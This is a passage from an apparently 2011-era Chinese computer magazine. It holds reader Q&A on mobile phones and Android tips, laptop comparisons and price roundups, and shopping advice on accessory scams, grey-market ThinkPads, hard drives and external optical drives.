**A** 猫哥首先要说的是,索尼爱立信 CK15i 是非智能手机,不能刷成安卓系统。其次,CK15i 的主要缺点如下:(1)320 万像素摄像头,不支持自动对焦,并非 Cyber-Shot 系列,而且未配备闪光灯,拍照效果很鸡肋。(2)采用了四角快捷键界面,主屏幕与菜单还都支持多屏左右滑动切换,但该机仅仅 3.0 英寸 400×240 像素的屏显水准,颗粒感较明显,UI 效果一般。(3)仅能播放 QVGA 分辨率的 3GP/MP4 视频。(4)四行 QWERTY 全键盘采用分离式的实体塑胶按键,手感偏软,键程较短,按键塑料感较为明显。

学问频道问题:

## Q18 介绍 Android 系统的十个实用小技巧

《家用电脑》学问频道网址链接:<http://ask.cbi-family.com/question.php?qid=50114>。

**A** (1)不要安装经常使用的应用程序到 SD 卡中。(2)使用 USB 绑定共享手机的移动网络,不要使用 WLAN 热点。(3)使用你的手机在夜间拍摄录像。(4)屏蔽不文明的字词:Android 的语音输入与输出设置里屏蔽不文明的字词,这意味你现在可以对手机说脏话,不过它会听懂你说什么并且屏蔽你说的。(5)更好的进程管理。(6)Exchange 邮箱同步功能。(7)启用安卓应用程序自动升级功能。(8)关闭应用程序更新通知。(9)系统会阻止升级那些值得怀疑的程序。(10)Chrome to Phone 功能:可以把 PC 上浏览的网址直接发到安卓手机上打开;支持发送 Google Maps 地址和 Youtube 视频到手机。

学问频道问题:

## Q17 摩托罗拉 XT316 怎么样?有什么缺点?值得买不?

《家用电脑》学问频道网址链接:<http://ask.cbi-family.com/question.php?qid=50115>。

**A** 摩托罗拉 XT316 最新水货改版机报价为 1235 元,可选朋克黑、清新白两款机身配色。摩托罗拉 XT316 优缺点如下:(1)屏显水准仅 2.8 英寸 240×320 像素,仅支持两点触控,显示效果一般,但实测发现其色彩还原度和亮度尚可。(2)采用了经典的四排式 QWERTY 全键盘设计,支持一键切换中英文输入法,但是键盘区域并不大,不适合手指较大的读者操控。(3)钢琴烤漆的机身背部,容易沾染指纹和灰尘。(4)MicroSD 卡不支持热插拔。(5)600MHz 的高通 MDM9225 处理器、256MB RAM,硬件参数不高。(6)摄像头拍照效果很一般,未配备闪光灯。猫哥推荐想入门安卓系统的全键盘控入手摩托罗拉 XT316。

学问频道问题:

## Q19 中兴 V880 一键自动安装 Recovery 的具体刷机步骤

《家用电脑》学问频道网址链接:<http://ask.cbi-family.com/question.php?qid=50113>。

**A** 关闭中兴 V880;同时按住 HOME 键(左下角那个小房子)+音量向下键+开机键,直到出现 OEM 的 LOGO(表示 V880 手机已进入 FastBoot 模式);再用 USB 数据线对接中兴 V880 和 PC 端,这时会弹出一个 Android 驱动要求安装,Windows 7 系统可以自动完成安装,若系统已有此驱动则无相应提示;在 PC 端登录“<http://u.115.com/file/!aqz5wlei>”,下载并解压附件“recovery-4.0.1.0-blade-gen2.rar”(4.35MB),双击“recovery-4.0.1.0-blade-gen2.exe”即可一键刷 Recovery。



学问频道问题:

## Q20 三星 I9000 定制版三星 T959 的 10 个省电小技巧

《家用电脑》学问频道网址链接:<http://ask.cbi-family.com/question.php?qid=50112>。

**A** (1)关闭自动调节亮度,需要时可按住屏幕顶部左右拖动。(2)不经常连接 PC 助手的可关掉 USB 调试模式。(3)不用时取出 TF 卡。(4)日期和时间自动设置为关闭。(5)进设置→声音,关闭触摸反馈。(6)进天气插件→设置→更新频率,设为 6 小时以上。(7)长按电源键,关闭数据网络模式,要上网的时候再打开,WIFI 除外。(8)进联系人→帐户,关闭自动更新。(9)进设置→无线和网络→移动网络→网络模式,用移动 GSM 的选择仅 GSM。(10)用任务管理器关闭无用进程,可添加忽略程序。

学问频道问题:

## Q22 步步高 i531 怎么样?有什么缺点?价格多少?

《家用电脑》学问频道网址链接:<http://ask.cbi-family.com/question.php?qid=50110>。

**A** 步步高 i531 最新报价为 1080 元(国行带票)。步步高 i531 的主要缺点如下:(1)屏幕占据了机身正面大半的面积,剩下留给键盘的空间有限,于是键盘采取了类似一体化的解决方案。实测发现,比较窄的按键面积对文字、数字等的输入非常不便,容易误操作,而且手感很一般。(2)200 万像素摄像头,不支持自动对焦,未配备闪光灯,拍照效果十分鸡肋。(3)最高只支持 QVGA 分辨率的视频播放。(4)MicroSD 卡槽不支持热插拔。(5)采用的是过时的 2.5mm 耳机插孔,这对于一部音乐手机而言纯属挑衅!步步高 i531 的最大卖点就是音乐功能,延续了 BBE+SRS 的音效组合,但播放界面并没有太多特色。

学问频道问题:

## Q21 小米手机怎么样?价格多少?有什么优点和缺点?

《家用电脑》学问频道网址链接:<http://ask.cbi-family.com/question.php?qid=50111>。

**A** 8 月 16 日消息,小米科技董事长兼 CEO 雷军表示,小米手机售价 1999 元,将仅在小米网进行网上销售,凡客诚品支持小米手机的仓储与配送。小米手机的主要优点和缺点如下:(1)高通 MSM8260 双核 1.5GHz 主频 CPU,Adreno 220 图形芯片,1GB 内存,采用石墨散热膜,硬件性能十分强悍。(2)夏普 4 英寸 16:9 屏幕,材质估计是 ASV,分辨率 854×480 像素,屏宽 63mm,适合亚洲人手握。(3)1930mAh 大容量电池,待机续航有保障。(4)通过米键可以直接拍照发微博,但没有前置摄像头,无法畅玩 3G 视频通话。(5)独有的无锁双系统,可玩性较高,但外观设计十分普通,没有亮点,不适合手机外观控。

学问频道问题:

## Q23 安卓 EA 出品射击游戏《战地:叛逆连队 2》通关技巧

《家用电脑》学问频道网址链接:<http://ask.cbi-family.com/question.php?qid=50109>。

**A** 安卓游戏《战地:叛逆连队 2》讲述的是一次执行任务时直升机遭袭迫降后的冒险之旅。游戏内置简体中文,读者不必担心看不懂游戏提示。由于这款游戏是专为索尼爱立信 Xperia Play Z1i 手机设计,所以在屏幕上并不存在虚拟的操作按钮,读者的视线不受手指操控时的遮挡,视野更开阔。在游戏中,读者可以通过击毙敌人的方式获得新的武器,运用场景中的石头、箱子作为掩体与敌人展开殊死搏斗。游戏设计有多达 14 个的单兵任务。主人公将在丛林、沙漠和雪地之中进行作战。

# 华硕 U31KI231SD PK 富士通 LH531 4399 元,选 14 寸还是 13.3 寸?



华硕 U31KI231SD  
参考价格:4399 元

临近开学,有学生用户咨询购买笔记本的问题:预算在 4000-4500 元左右,要求性能不错、电池续航长、不要太重,目前看到 14 寸和 13.3 寸的笔记本都有不错的机型。比如,13.3 寸的华硕 U31KI231SD 以及 14 寸的富士通 LH531 等机型都有不错的销量。那么,对于学生用户,14 寸和 13.3 寸的机型哪款更值得选呢?下面就来进行一下对比。



富士通 LH531  
参考价格:4399 元

对比  
01

## 处理器对比, 富士通 LH531 采用酷睿 i5-2410M, 性能更胜一筹

这两款笔记本售价相同,但屏幕和外观尺寸不同,处理器的配置也不同。13.3 英寸的华硕 U31KI231SD 采用了酷睿 i3-2310M 处理器,主频为 2.1GHz,性能不错,主流应用都能胜任。而 14 英寸的富士通 LH531 则采用了酷睿 i5-2410M 处理器,性能比酷睿 i3-2310M 要强悍不少。从 PassMark 处理器测试成绩看,酷睿 i3-2310M 的得分仅有酷睿 i5-2410M 得分的 77% 左右。

不仅如此,酷睿 i5-2410M 还支持睿频技术,在满载后,可以从 2.3GHz 的标准频率最高超频到 2.9GHz,性能提升 25% 以上。而酷睿 i3-2310M 不具备睿频功能。因此,酷睿 i5-2410M 的性能潜力比酷睿 i3-2310M 大很多。

### 配置对比表

型号	华硕 U31KI231SD	富士通 LH531
处理器	酷睿 i3-2310M(2.1GHz)	酷睿 i5-2410M(2.3GHz)
内存/硬盘	2GB/500GB(5400 转)	2GB/500GB(5400 转)
显卡	NVIDIA GT 520M(显存 1GB)	GeForce 410M(显存 1GB)
液晶屏	13.3 英寸(1366 × 768)	14 英寸(1366 × 768)
无线	802.11n 模块	802.11n 模块
高清接口	HDMI 接口	HDMI 接口
电池	8 芯 5600 毫安锂电池	6 芯锂离子电池
预装系统	Windows 7 家庭基础版	Windows 7 家庭基础版
重量	1.88KG	2.2KG

## 显卡对比,GT 520M 性能略强于 410M

显卡方面,两者都采用的是 NVIDIA 入门级的独立显卡。华硕 U31KI231SD 采用 GT 520M,而富士通 LH531 采用 GeForce 410M。从基准测试看,在 3DMark 11 测试中,520M 的得分仅比 410M 高 16% 左右,属于同一档次。而在游戏测试中,比如《FIFA 11》,520M 的运行帧速也仅比 410M 高 20-25% 左右。总体来说,两者游戏性能一般,GT 520M 略强一点而已。

对比  
02

## 电池续航和便携性, 华硕 U31KI231SD 优势明显

在这项对比中,无疑是 13.3 英寸的华硕 U31KI231SD 具有明显优势。不仅有体积和重量优势,仅重 1.88KG,便携性好,而且还标配了 8 芯 5600 毫安锂电池,理论最大续航时间可达 10 小时,非常适合户外使用。

对比  
03

## 操控性和接口配置, 富士通 LH531 实用性更好

14 英寸的富士通 LH531 在操控性上更好,更大的屏幕和更舒展的键盘布局,提供了更好的显示效果和键盘输入手感。该机配置了 DVD 刻录光驱,有备无患,而 13.3 寸的华硕 U31KI231SD 则无光驱。另外,富士通 LH531 的 USB 接口也多出一个。

对比  
04

小结

经常户外使用,选华硕 U31KI231SD;纯室内使用,富士通 LH531 实用性更好

13.3 英寸的华硕 U31KI231SD 仅重 1.88KG,非常轻便,而且这还是配置了 8 芯大容量电池的重量,续航能力很突出,非常适合经常户外用机的用户。而富士通 LH531 的配置更齐备,实用性更全面一些。

本本  
又一周

## 游戏性能够用就行 GT520M 独显本本最低仅售 3199 元

NVIDIA 旗下的 GT500M 系列显卡目前已经全面上市,虽然 GT520M 是相对最弱的一款,但相比 GT540M 来说,发热量也小了很多,性能也足以满足魔兽之类的网游。更重要的是,近期 GT520M 独显本进行了一定幅度的价格下调,性价比得到了很大提升,非常适合那些重视性价比,但对性能又没有太高追求的用户。宏碁 4750ZG-B942G32Mnkk 是目前市场关注度颇高的一款 GT520M 独显本,最新报价为 3199 元,比前几天报价略有下降,是目前市场售价最低的 GT520M 独显本。除此之外,华硕 X43EB94SJ-SL、三星 NP-RV420-S0DCN、微星 CX640-043XCXN、三星 NP-RV420-S0CCN 的售价也都控制在 4000 元以内,售价分别为 3299 元、3699 元、3888 元、3899 元,其中还出现了二代酷睿 i5 处理器和 1GB DDR3 独立显存的配置,具备了较高性价比。



### 本周推荐

### 本周不推荐

#### 宏碁 4750ZG-B942G32Mnkk



处理器:奔腾双核 B940(2.0GHz)  
内存/硬盘:2GB/320GB  
显卡:GeForce GT520M 独立  
屏幕:14.0 英寸(1366×768)  
电池:6 芯 4400 毫安锂电池  
重量:2.2KG  
价格:3199 元

**推荐理由:**市售最低的 GT520M 独显本,且配备了 1GB DDR3 独立显存。

#### 华硕 X53XI231SJ-SL



处理器:酷睿 i3-2310M(2.1GHz)  
内存/硬盘:2GB/320GB  
显卡:GeForce GT520M 独立  
屏幕:15.6 英寸(1366×768)  
电池:6 芯 4400 毫安锂电池  
重量:2.62KG  
价格:3499 元

**推荐理由:**采用了酷睿二代 i3 处理器和 GT520M 独显组合,一线品牌中的最低价,性价比优势十分明显。

#### 宏碁 4743G-382G32Mnbb



处理器:酷睿 i3-380M(2.53GHz)  
内存/硬盘:2GB/320GB  
显卡:GeForce GT520M 独立  
屏幕:14.0 英寸(1366×768)  
电池:6 芯 4400 毫安锂电池  
重量:2.25KG  
价格:3499 元

**不推荐理由:**旧平台机型,性价比不占优势,不如购买相同售价的宏碁 4750G-2312G32Mnbb。

### 采用 GT520M 独显的高性价比笔记本报价表

型号	主要配置	参考价格
宏碁 4750G-2312G32Mnbb	酷睿 i3-2310M/2GB 内存 /320GB 硬盘 /GeForce GT520M 独立显卡 /14.0 英寸(1366×768)屏幕 /802.11n 无线 /6 芯锂电池 /2.2KG/Linux 系统	3499 元
宏碁 3750G-2312G50Mnkk	酷睿 i3-2310M/2GB 内存 /500GB 硬盘 /GeForce GT520M 独立显卡 /13.3 英寸(1366×768)屏幕 /802.11n 无线 /6 芯锂电池 /2.1KG/Win7 系统	3899 元
清华同方锋锐 K483	酷睿 i5-2410M/2GB 内存 /500GB 硬盘 /GeForce GT520M 独立显卡 /14.0 英寸(1366×768)屏幕 /802.11n 无线 /6 芯锂电池 /2.1KG/Linux 系统	5799 元
三星 NP-RV420-S0DCN	酷睿 i3-2310M/2GB 内存 /320GB 硬盘 /GeForce GT520M 独立显卡 /14.0 英寸(1366×768)屏幕 /802.11n 无线 /6 芯锂电池 /2.26KG/Win7 系统	3699 元
三星 NP-RV420-S0CCN	酷睿 i3-2310M/2GB 内存 /640GB 硬盘 /GeForce GT520M 独立显卡 /14.0 英寸(1366×768)屏幕 /802.11n 无线 /6 芯锂电池 /2.26KG/Win7 系统	3899 元
微星 CX640-043XCXN	酷睿 i3-2310M/2GB 内存 /350GB 硬盘 /GeForce GT520M 独立显卡 /15.6 英寸(1366×768)屏幕 /802.11n 无线 /6 芯锂电池 /2.6KG/DOS 系统	3888 元
华硕 X43EB94SJ-SL	奔腾双核 B940/2GB 内存 /320GB 硬盘 /GeForce GT520M 独立显卡 /14.0 英寸(1366×768)屏幕 /802.11n 无线 /8 芯锂电池 /2.44KG/DOS 系统	3299 元
华硕 K53XI231SJ-SL	酷睿 i3-2310M/2GB 内存 /320GB 硬盘 /GeForce GT520M 独立显卡 /15.6 英寸(1366×768)屏幕 /802.11n 无线 /6 芯锂电池 /2.6KG/Win7 系统	3899 元

750GB  
大硬盘

本本  
又一周

## 海量硬盘渐成气候 750GB 硬盘笔记本只要 4199 元

目前比较常见的本本硬盘,通常只有 500GB 的最高容量。而相对来说,新近推出的 750GB 硬盘本却实现了 1.5 倍的存储容量。本周,包括联想、惠普、宏碁、三星、华硕、神舟、清华同方等厂商,开始大规模推出具备海量存储能力的新品笔记本,主流价位大多在 4000 元~7000 元之间。其中,联想 Z470At-ITH 仅 4000 元出头,还配备了酷睿二代 i3 处理器,成为了售价最低的 750GB 硬盘本。清华同方锋锐 X46H、联想扬天 V470A-IFI、宏碁 7750G-2412G75Mnkk、惠普 G6-1109TX-LV832PA 由于搭配了酷睿二代 i5 处理器,售价则略贵一些,报价为 4899 元、4999 元、5099 元、5099 元。除此之外,华硕 N53XI263SN-SL 搭配了酷睿 i7-2630QM 处理器,而售价只有 6599 元。向来以价格杀手著称的神舟更是惊人,精盾 K580P-i7D2 同样配备了酷睿 i7-2630QM,售价还不到 6000 元,只有 5799 元,相信会打动不少人的心。



### 本周推荐

#### 联想 Z470At-ITH



处理器:酷睿 i3-2310M(2.1GHz)  
内存/硬盘:2GB/750GB  
显卡:GeForce GT520M 独立  
屏幕:14.0 英寸(1366×768)  
电池:6 芯 4400 毫安锂电池  
重量:2.2KG  
价格:4099 元

**推荐理由:** 售价最低的 750GB 硬盘本,仅 4000 元出头还配备了酷睿二代 i3 处理器。

#### 惠普 G6-1101AX-QC354PA




处理器:A6-3400M(1.4GHz)  
内存/硬盘:2GB/750GB  
显卡:Radeon HD6470 独立  
屏幕:15.6 英寸(1366×768)  
电池:6 芯 4400 毫安锂电池  
重量:2.5KG 价格:4199 元

**推荐理由:** 配备了 1GB 显存的 HD6470 独立显卡,拥有 15.6 英寸大屏,加之 750GB 海量存储,是一款性价比非常高的娱乐机型。

### 本周不推荐

#### 惠普 4421S-LJ726PA



处理器:酷睿 i5-480M(2.66GHz)  
内存/硬盘:2GB/750GB  
显卡:Radeon HD6370 独立  
屏幕:14.0 英寸(1366×768)  
电池:6 芯 4400 毫安锂电池  
重量:2.14KG  
价格:4999 元

**不推荐理由:** 该机是旧平台机型,而且 HD6370 独显不给力,4999 元的售价也偏贵。

### 值得关注的配置 750GB 硬盘笔记本报价表

型号	主要配置	参考价格
联想扬天 V470A-ITH(H)	酷睿 i3-2330M/4GB 内存 /750GB 硬盘 /GeForce GT520M 独立显卡 /14.0 英寸(1366×768)屏幕 /802.11n 无线 /6 芯锂电池 /2.18KG/Win7 系统	4449 元
联想扬天 V470A-IFI	酷睿 i5-2410M/2GB 内存 /750GB 硬盘 /GeForce GT520M 独立显卡 /14.0 英寸(1366×768)屏幕 /802.11n 无线 /6 芯锂电池 /2.18KG/Win7 系统	4999 元
清华同方锋锐 X46H	酷睿 i5-2410M/2GB 内存 /750GB 硬盘 /GeForce GT550M 独立显卡 /14.0 英寸(1366×768)屏幕 /802.11n 无线 /6 芯锂电池 /2.5KG/DOS 系统	4899 元
宏碁 7750G-2412G75Mnkk	酷睿 i5-2410M/2GB 内存 /750GB 硬盘 /Radeon HD6650M 独立显卡 /17.3 英寸(1600×900)屏幕 /802.11n 无线 /6 芯锂电池 /3.3KG/Win7 系统	5099 元
惠普 G6-1109TX-LV832PA	酷睿 i5-2410M/2GB 内存 /750GB 硬盘 /Radeon HD6470M 独立显卡 /15.6 英寸(1366×768)屏幕 /802.11n 无线 /6 芯锂电池 /2.5KG/Win7 系统	5099 元
三星 NP-Q460-JS07CN	酷睿 i3-2330M/4GB 内存 /750GB 硬盘 /GeForce GT540M 独立显卡 /14.0 英寸(1366×768)屏幕 /802.11n 无线 /6 芯锂电池 /2.26KG/Win7 系统	5099 元
神舟精盾 K580P-i7D2	酷睿 i7-2630QM/4GB 内存 /750GB 硬盘 /GeForce GT555M 独立显卡 /15.6 英寸(1366×768)屏幕 /802.11n 无线 /6 芯锂电池 /3.5KG/Linux 系统	5799 元
华硕 N53XI263SN-SL	酷睿 i7-2630QM/4GB 内存 /750GB 硬盘 /GeForce GT550M 独立显卡 /15.6 英寸(1366×768)屏幕 /802.11n 无线 /6 芯锂电池 /2.7KG/Win7 系统	6599 元

八九月份都是IT卖场的销售旺季,笔记本市场人气格外旺盛,学生用户、家庭用户、商务用户近期都有集中购机的需求。最近,笔记本的价格格外给力,4000元左右的主流机型销量都很不错。不过,卖场里总有一些不和谐的现象,比如把本来是标配的配件当成额外配件另行收钱,还有某些机型存在买到水货的可能。

# 买笔记本,别为标配配件再买单 某些本本当心水货冒充行货



## 当心! 别为标配配件再花钱

笔记本购机的时候,包装箱里面除了笔记本主机、电池、电源适配器以及一堆说明书之外,有些机型还配置有内胆包、鼠标等标配配件。另外,在暑假或者开学促销阶段,有些机型还有大礼包之类的赠品。按理说,只要购机,这些配件和赠品都应该直接送给消费者。大多数情况下,商家也都是照做的,但是也有一些用户遭遇过不公平的待遇。最近笔者就从某黄姓读者那里了解到一件购机被坑的事情。黄先生购买的是一款惠普商用笔记本,购机后,商家告诉他这款机器没有配手提包和鼠标,还建议他购买原厂的鼠标、手提包套装。并且告诉黄先生说,原装的质量较好,使用起来更舒适,而且价



●促销时段,不少标配配件都是免费的

格不贵只要88元,而如果用杂牌的配件,质量不太好,而且价格也不便宜,要50元。权衡一下,黄先生选择了原厂的。

但是事实上并非如此,厂家制定的促销政策是购机就送原厂鼠标、手提包套装,并不需要用户另外花钱购买。显然,用户多花的88元是冤枉钱。事后笔者也通过一些渠道了解到,有些以倒货为生的小商家,常有这种行为。他们利用商家和消费者之间的“信息不对等”,让用户误以为这些配件是额外另购的,赚取不正当的钱。

其实,对于消费者来说,要避免这种情况也不难。首先,多了解市场行情,及时掌握最近的促销信息,并把其中的细节看清楚;然后,尽量选择商家认可的、正规的代理商,这样可以规避不少购机风险。

## 买 ThinkPad 笔记本,注意鉴别是否是水货

如今在笔记本电脑市场上,对于大多数品牌的笔记本来说,基本都不存在买到水货的问题,但有一个例外,那就是ThinkPad笔记本。我们

这里要谈论的,不是水货好与不好的问题,而是会不会花了行货的钱却买到水货机器的问题。可以说,质量上、配置上,水货和行货上无异,但是配置相同的机型,水货比行货有很明显的价格优势,至少好几百,甚至数千元。换句话说,如果商家把水货当行货卖给你,如此大的差价真是“不赚白不赚”。那么,如何辨别行货和水货呢?光看外观是没用的,需要一些验证的方法。

### ●输入 ThinkPad 的主机编号进行查询

鉴别水货的办法主要就是查询产品的所属地。在笔记本官网(<http://think.lenovo.com.cn/>)上,通过笔记本的主机编号(型号和序列号),就能查询到产品的所属地。如果所属地显示为“CHINA”,表明是大陆行货,否则,肯定是水货。如果是行货ThinkPad,查询结果会很详细地显示产品的出厂日期、产品型号以及产品售后服务的起止时间。如果输入的是水货ThinkPad的主机编号,则只能查询到产品的出厂日期,是查看不到保修时间信息的,跟行货的查询结果差别很明显。另外,如果输入是错误的本机编号,则直接提示“本机号错误”,这样也可以判断哪些是伪造的编号。

note

假如有商家把水货 ThinkPad 笔记本的主机编号涂改为行货的主机编号,试图蒙混过关,其实也有对付他的办法。从官网上安装一个插件,自动获取笔记本的主机编号,这个编号是固化在本本内部的,一般无法篡改。这样查询到的主机编号,我们就可以放心了。

### 使用联想Think产品型号自动检测工具

工具适用于ThinkPAD笔记本电脑、Thinkcentre台式机Thinkstation工作站;果当前机器是第一次使用此工具,需要下载并安装一个插件。

安装插件

当屏幕上出现安全提示时,请单击“安装”继续。  
这个过程可能需要1分钟左右,具体取决于您的网络连接速度



提示:  
如果插件没有安装成功,可能由于您的浏览器安全级别时将浏览器安全级别设置为默认。方法:浏览器 >> 工具 >> Internet选项 >> 安全 >> 设置为默认级别

### ●安装插件,获取本本的编号



年初,3000-4000元价位的主流笔记本,一般都标配320GB 5400转的硬盘。而暑假以来,500GB硬盘开始逐渐成为标配。而且在零售市场上,500GB笔记本硬盘的价格也进行了调整,售价仅350元左右。对于准备给本本升级硬盘的用户,现在是个不错的时机。

# 500GB 笔记本硬盘只要 350元 把握时机升级本本硬盘



## 逛市场,500GB 本本硬盘仅售 350元



### ●希捷 500GB、5400 转笔记本硬盘

暑假以来,最近2-3个月,500GB硬盘已经成为了3000-4000元主流笔记本的标配,与此同时,配件市场上,500GB笔记本硬盘的零售价也继续往下调整。从目前的行情看,西部数据WD5000BPVT(500GB、5400转)硬盘售价仅为360元,并有三年质保。另外,希捷

ST9500325AS(500GB、5400转、2.5寸)硬盘售价只要350元,性价比很高,不过质保期为两年。相对来说,高端的7200转笔记本硬盘价格仍然不算便宜,比5400转的有100元以上的价差。比如希捷



### ●西数 500GB 本本硬盘质保 3 年

ST9500420AS(500G、7200转、16M缓存)售价在510元左右,而日立的7200转500GB硬盘相对便宜一些,

不过也要460元左右。

一般家庭用户,升级硬盘时,选择5400转的就够用了。当然,如果你追求高速的吞吐速度和更好的游戏表现,就需要购买更贵的7200转硬盘。

### 小贴士 750GB 笔记本硬盘普及之路开始启动

在500GB笔记本硬盘已经成为主流的时候,750GB笔记本硬盘开始了它的普及之路。目前,4000-5000元的笔记本开始标配750GB硬盘。而在零售市场上,最便宜的750GB笔记本硬盘已经卖到500元以内,但主流的售价还维持在600-700元。因此,750GB走向普及还至少需要半年以上的时间。

## 提升笔记本启动速度,2.5 寸 SSD 固态硬盘日渐流行

从现在的机械硬盘性能看,即便升级到7200转,它仍然是整个笔记本系统中的速度瓶颈。因此,为了获得更快的系统启动和运行速度,SSD固态硬盘开始崭露头角。有些笔记本出厂时就内置了一款SSD固态硬盘,有的则是用户额外安装一个SSD作为系统启动盘。经过测试验证,用SSD启动笔记本比用机械硬盘还快很多。当然,SSD的优势主要是速度上,而容量仍然是SSD的软肋,目前主流的SSD容量仅有30-40GB。不过,仅用于安装操作系统,还是够用了。

从市场行情看,金士顿SATA接口、2.5英寸SSD硬盘(30GB)售价为430元,而同规格的64GB版本要接近700元。另外,OCZ的40GB SATA 2.5英寸SSD硬盘售价也高达599元。总的来讲,对于普通家庭用户,由于价格偏高,SSD的应用价值还没有显现出来。而对于一些发烧用户,SSD的流行趋势已经显现无遗。



### ●笔记本搭载 SSD 固态硬盘日渐流行

## 本本硬盘价格走低,带动移动硬盘降价

笔记本硬盘价格走低的同时,也无形之中带动了移动硬盘的降价。笔者从市场了解到,希捷Raptor 2.5英寸、500GB移动硬盘售价仅为385元,西部数据500GB 2.5英寸移动硬盘也只要375元,都非常便宜。另外,如果你对容量比较重视,那么可以直接考虑1TB的移动硬盘。比如希捷Raptor 2.5英寸移动硬盘(1TB)只要580元。但为了保证便携性,尽量选择2.5英寸的移动硬盘,别贪图便宜买3.5英寸机型,因为3.5英寸的实在太笨重。



### ●2.5 寸移动硬盘价格也有跳水

前两年,在 10 英寸上网本比较受关注的时候,外置光驱也沾了光,还有不错的销量。不过,我们也注意到,笔记本市场上出现了不少 13.3 英寸的机型,居然也不带内置光驱。其实对于这种兼顾室内、室外使用的机型,光驱还是有一定的使用价值,因此本期就来关注一下外置光驱的话题。

# 坑爹! 13.3 寸本本都不配光驱? 给笔记本配上外置光驱



● 13.3 寸笔记本普遍不配内置光驱



## 13.3 寸笔记本也不配光驱? 光驱真的没用还是节省成本?

10-12 英寸这种小尺寸笔记本之所以不配内置光驱,是因为这类笔记本体积实在是太小了,完全找不到空间放置内置光驱。从应用需求看,选择小尺寸本的用户其核心需求是便携性,只要笔记本够轻就好,只用满足户外使用的需求,不用考虑室内使用的情况。而对于 13 英寸笔记本则不一样,它是一种可以兼顾户外、室内使用的机型。13 寸机型相对 14 寸机型,重量、尺寸有一定优势,具有一定的便携性;而相对于 10-12 寸笔记本,13 寸的尺寸具有更大

的可视面积和更好的操控性,因此在室内使用,也不会显得太小。另外,13 寸笔记本的内部空间也足以安放内置光驱,尽管光驱的用处已不是太多,但毕竟是有备无患。在室内使用时,光驱也有用武之地,比如安装系统、安装驱动程序、刻录备份资料、看电影光盘等等。


不过,现在的主流 13 寸本本却把内置光驱给省掉了,理由自然是这样让笔记本更轻,便携性更好。按照这个逻辑,是不是 14 寸、15 寸的本本也可以把光驱省掉呢?

## 给笔记本配上外置光驱

如果你用的笔记本正好是没有内置光驱的机型,但你又确实需要用到光驱,比如安装系统、刻录 DVD 光盘、备份数据等等,那么,你可以给笔记本配上一台外置光驱,而且由于外置光驱的市场并不太热门,如今价格也降得比较大,也比较实惠。

eTDU108-11 外置 DVD 光驱售价仅 160 元,华硕 SDR-08B1-U 外置超薄 DVD 光驱价格为 199 元,先锋 DVD-XD01-B 外置 DVD 光驱相对贵一点,也不过 220 元。如果你的用途是安装系统、安装驱动、看影碟的话,这种光驱足够了。

但是如果你要用光驱进行数据备份的话,就需要 DVD 刻录光驱,价格也相对贵一些。从市场了解到,三星 SE-S084F 外置 DVD 刻录机售价为 269 元,而外观非常美观的华硕 SDRW-08D2S-U 外置 DVD 刻录机



● 外置蓝光康宝光驱价格仍然偏贵

售价为 299 元左右,可以立式摆放,美观且节省空间。先锋 DVR-XD10C 外置 DVD 刻录机相对贵一些,目前售价为 430 元。

如果你打算播放蓝光高清影碟,而且预算相对较多的话,可以考虑外置的蓝光康宝光驱。比如,华硕 SBC-06D1S-U Blue 外置蓝光康宝光驱目前售价为 799 元,读写功能非常丰富,但是价格仍然偏贵。

note

### 光驱:爱它,就经常用用它

不少用户总结出一句名言:光驱从来不是用坏的,都是放坏的。这句话其实很有道理,由于光驱利用率比较低,长时间都是闲置,而当偶尔需要用的时候,却发现光驱已经不读盘了。所以,为了让光驱不致于坏掉,还是经常让光驱小负荷地工作一下。



● 外置只读 DVD 光驱价格便宜

从市场行情看,纯读取型的外置 DVD 光驱价格相当便宜,普遍只要 150-200 元左右。比如建兴



● 三星外置 DVD 刻录机比较实惠



# 暑促过后迎开学 看看哪些热门笔记本价格给力?

## 价格始终是王道,酷睿 i5 独显本本只要 3999 元

目前的热销机型中,无论是一向走性价比路线的宏碁、神舟,还是高端的苹果 MacBook Air 都给消费者带来意想不到的低价,差不多每

个品牌都有降价的机型。可以说,现在是购买笔记本的绝佳时机之一。7月份到8月初,价格曾上涨了数百元的联想 Y470N、Y570N 系列,目前

价格已经回落,降幅超过 300 元,喜欢的朋友可以出手了。采用新酷睿 i3 处理器的联想 Z570A-ITH 笔记本则降到了 4399 元。而采用酷睿 i5 处理器、GT 540M 独显的宏碁 4750G 系列因为新品 4755G 系列的冲击,价格降到了 3999 元的低位,值得关注。

搭载酷睿 i5-2410M 处理器、750G 硬盘、独立显卡的惠普 G4-1060TX (LZ776PA) 笔记本降到了 4100 元,降幅为 200 元。采用 i3-2310M 处理器、核芯显卡的神舟优雅 A360P-i3 笔记本降到了 2799 元,降幅为 200 元。近期降幅最高的还属采用 i7-2630QM 四核处理器、GT 540M 独立显卡的东芝 Satellite A660 (01S) 笔记本,降幅高达 4000 元,不过目前 10999 元的高价仍然让不少人却步,但可以保持关注。



●宏碁 4750G 为新品让路,价格跌至谷底



●东芝 Satellite A660 笔记本暴降 4000 元

## 把握开学季行情,笔记本新品大量发布

今年这段时间,各主流厂商都推出了不少新品,并且更加注重外观的亮眼。戴尔推出的新款灵越 13z 和 14z 系列笔记本,采用了铝金属外壳和掌托,外观有红色和黑色选择,搭载了酷睿 i3 或 i5 处理器,支持英特尔无线显示技术。惠普也于近日推出了 13 英寸、全金属机身的 Probook 5330m 系列,其中搭载酷睿 i3-2310M 处理器、核芯显卡的惠普 5330m (LW989PA) 笔记本售价为 6550 元。华硕则选择将 U36KI241SD 笔记本升级到了酷睿 i5-2410M 处理器、GT 520M 独显,升级之后的售价为 5199 元。最为亮眼的还是联想昭阳 K 系列笔记本,新近推出的 K27 和 K47 以铬金灰 A 面的全新外观,首次打破了昭阳系列黑色的单一外观。与此同时,联想还对包括 K47、K27、E47 等三个系列产品在内的昭阳 2011 年笔记本新品进行了性能和配置的全面升级。



●联想昭阳 K27 系列笔记本打破传统,首度推出铬金灰 A 面的全新外观

## 卖场经验:超值礼品不能少

